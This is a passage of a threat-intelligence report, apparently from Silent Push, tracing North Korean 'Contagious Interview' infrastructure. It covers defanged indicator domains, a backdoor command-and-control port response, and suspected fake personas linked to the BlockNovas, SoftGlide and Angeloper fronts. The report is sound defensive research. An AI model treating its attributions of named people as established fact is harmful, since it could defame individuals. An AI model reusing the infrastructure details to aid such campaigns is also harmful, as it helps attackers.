
- Suiet Wallet
- Ethos Wallet
- Sui Wallet

The “New to sui? Learn More Here” button led to the real support article (suiet[.]app/docs/getting-started) for the crypto brand “Suiet,” which is a “self-custody wallet built on Sui blockchain.”




The attisscmo[.]com domain

Within the JavaScript for this website, there was a reference to the domains “Kryptoneer[.]com” and “suillama[.]com”



The site hxxps://attisscmo[.]com/static/js/main.3d770319.js referenced “Kryptoneer[.]com”




The site hxxps://attisscmo[.]com/static/js/main.3d770319.js referenced “suillama[.]com”

In December 2024, the Kryptoneer[.]com website was captured in the Wayback Machine, briefly hosting the HTML title “SUILLAMA”

hxxps://web.archive[.]org/web/20241217214532/http://www.kryptoneer[.]com/

The domain “suillama[.]com” had the HTML title “Suillama | SUI’s First Permissionless Locker,” which provided more context for the site’s potential purpose.

Silent Push Web Scanner domain query link (datasource = [“webscan”] AND domain = “*suillama.com*”)



*Web Scanner results for “*suillama[.]com”*

We have not found similar site contents to be publicly reported, and there are some pivots from this into potentially unrelated infrastructure.


We believe it’s possible that North Korean threat actors have made additional efforts to target the Sui blockchain, or this domain may be used within job application processes as an example of the “crypto project” being worked on.

Our team will continue to investigate this lead for Kryptoneer/Sui Blockchain to confirm ties to any crypto initial coin offerings or projects.


The Kryptoneer page does not appear to be a typical phishing page, but the code connections to other low-quality crypto projects align with the “Contagious Interview” developers’ sloppy but aggressive methods.

During our investigation of the attisscmo[.]com domain, our analysts discovered that lianxinxiao[.]com and attisscmo[.]com were the only sites observed to share the same output on port 8000—a “Decryption failed” response—which further strengthens the ties between this new domain and the primary BeaverTail domain, besides the obfuscated code within their JS files and standard MongoDB strings found on GitHub.

Port 8000 is a C2 port for the Golang Frostyferret Backdoor, as seen previously in this research.



Screenshot showing the “Decryption failed” response on lianxinxiao[.]com



Screenshot showing the “Decryption failed” response on attisscmo[.]com

BlockNovas Employee Analysis & Pivots

From this point forward, the report focuses on establishing concrete links across the network of Contagious Interview fronts, aliases, and fake/suspected fake employees. We provide additional information to support our claims, findings, and recommendations, further substantiating our threat intelligence research.

Silent Push Threat Analysts investigated BlockNovas' employees due to the inclusion of real people being impersonated on their "About Us" page.

The "Contagious Interview" threat actors regularly use fake LinkedIn accounts, and we quickly confirmed red flags with some of the BlockNovas employees.

Some real people may be working for BlockNovas without realizing they are working for a North Korean front company, so we will only make profiles public when we can confirm they are fake.

BlockNovas LinkedIn Employees

BlockNovas LLC currently has 12 employees on LinkedIn. Additionally, individuals who have previously worked for the company can be found through a LinkedIn search.

Blocknovas LLC

IT System Custom Software Development

Warrenville, South Carolina · 237 followers

BlockNovas is a pioneering software outsourcing company focused on delivering cutting-edge blockchain solutions.

Follow

Discover all 12 employees

About us

BlockNovas is a pioneering software outsourcing company focused on delivering cutting-edge blockchain solutions and custom software development. Our dedication to excellence and innovation has made us a trusted partner for businesses around the globe.

1. We leverage the latest technologies to drive digital transformation.
2. Our team consists of seasoned professionals with deep industry knowledge.
3. We are dedicated to delivering high-quality solutions that meet your business needs.
4. We believe in clear, honest communication throughout every project phase.
5. Our solutions are designed to grow with your business, ensuring long-term success.
6. We work closely with you to understand and fulfill your unique requirements.
7. We implement robust security measures to ensure compliance with industry standards.

Website	https://blocknovas.com/
Industry	IT System Custom Software Development
Company size	11-50 employees
Headquarters	Warrenville, South Carolina
Type	Public Company

Locations

Primary

2001 Augusta Rd


Warrenville, South Carolina 29851, US

Get directions

hxxps://www[.]/company/blocknovas/

Suspected Fake Persona: Mehmet Demir

The first profile that stands out as fake is the “Backend Developer” Mehmet Demir.




Mehmet Demir hxxps://linkedin[.]com/in/mehmet-demir-godev Backend Developer | Golang, Python

When viewing the profile photo, several signs indicate that the picture is AI-generated, including the cropping, the bridge of the nose, and random characters for the logo on the jacket, among others.

Interestingly, Mehmet Demir indicates he has work experience with both “**Blocknovas”** and **“Angeloper agency”** – two organizations seen in the original BlockNovas Status and Monitoring Dashboard.

“Angeloper agency” was confirmed to have a LinkedIn profile @ hxxps://www.linkedin[.]com/company/angeloper-agency/ and their website @ angeloper[.]com




Mehmet Demir's work experiences @ linkedin[.]com/in/mehmet-demir-godev

Mehmet Demir aka "Bigrocks918" Connected to Three Likely Contagious Interview Front Companies: BlockNovas, Angeloper, and SoftGlide

Our threat analysts began searching the internet for the name "Mehmet Demir" and quickly connected it to the same domains previously associated with the Contagious Interview campaign.

We found that Mehmet Demir is connected to the persona “Bigrock918” and all three organizations previously found on the BlockNovas Status Dashboard: **BlockNovas LLC, Softglide LLC, and Angeloper**.


In October 2023, bigrocks918[.]com hosted a page with the HTML title, “Mehmet Demir Portfolio”:



Bigrocks918 making a commit with ‘Mehmet Demir Portfolio’ in the content hxxps://github[.]com/bigrocks918/hugo_portf_meh/commit/11b80699fbecea8df32df74b2dcd8046bda669bc


Google search results for “bigrocks918” showing cached content on gitlab.blocknovas[.]com

Further parsing the “bigrocks918” GitHub account, one of the commits on Oct 11, 2023, revealed a Google Analytics ID: **“G-2GB0PPGPS1”**




googleAnalitycsID "G-2GB0PPGPS1" via hxxps://github[.]com/bigrocks918/hugo_portf_meh/commit/be2ad1272fd48889f6bad1ef93c326ab3cde11d8

The "Bigrocks918" persona also committed code on GitHub to the "Softglide-landing" code for SoftGlide LLC.




hxxps://github[.]com/bigrocks918/softglide-landing/commits/main/

The same "bigrocks918" GitHub user also had 7 files that reference "Angeloper" within their GitHub repos:




Search: user:bigrocks918 angeloper
hxxps://github[.]com/search?q=user%3Abigrocks918 angeloper&type=code

Digging deeper into the previously seen “angeloper[.]com” domain revealed that Angeloper[.]com also has a subdomain configured at **mehmetdemir.angeloper[.]com,** which led to Mehmet Demir’s portfolio.




mehmetdemir.angeloper[.]com

Continuing our research into this persona, Silent Push Threat Analysts discovered another profile on dev[.]to for “Mehmet Demir” with the bigrocks918[.]com domain along with the description, “I have 7 years of experience in developing, testing, and deploying web applications and microservices using Golang/Gin/Echo/Fiber, Python/Django, PHP/Laravel.”



hxxps://dev[.]to/mehmetdemir

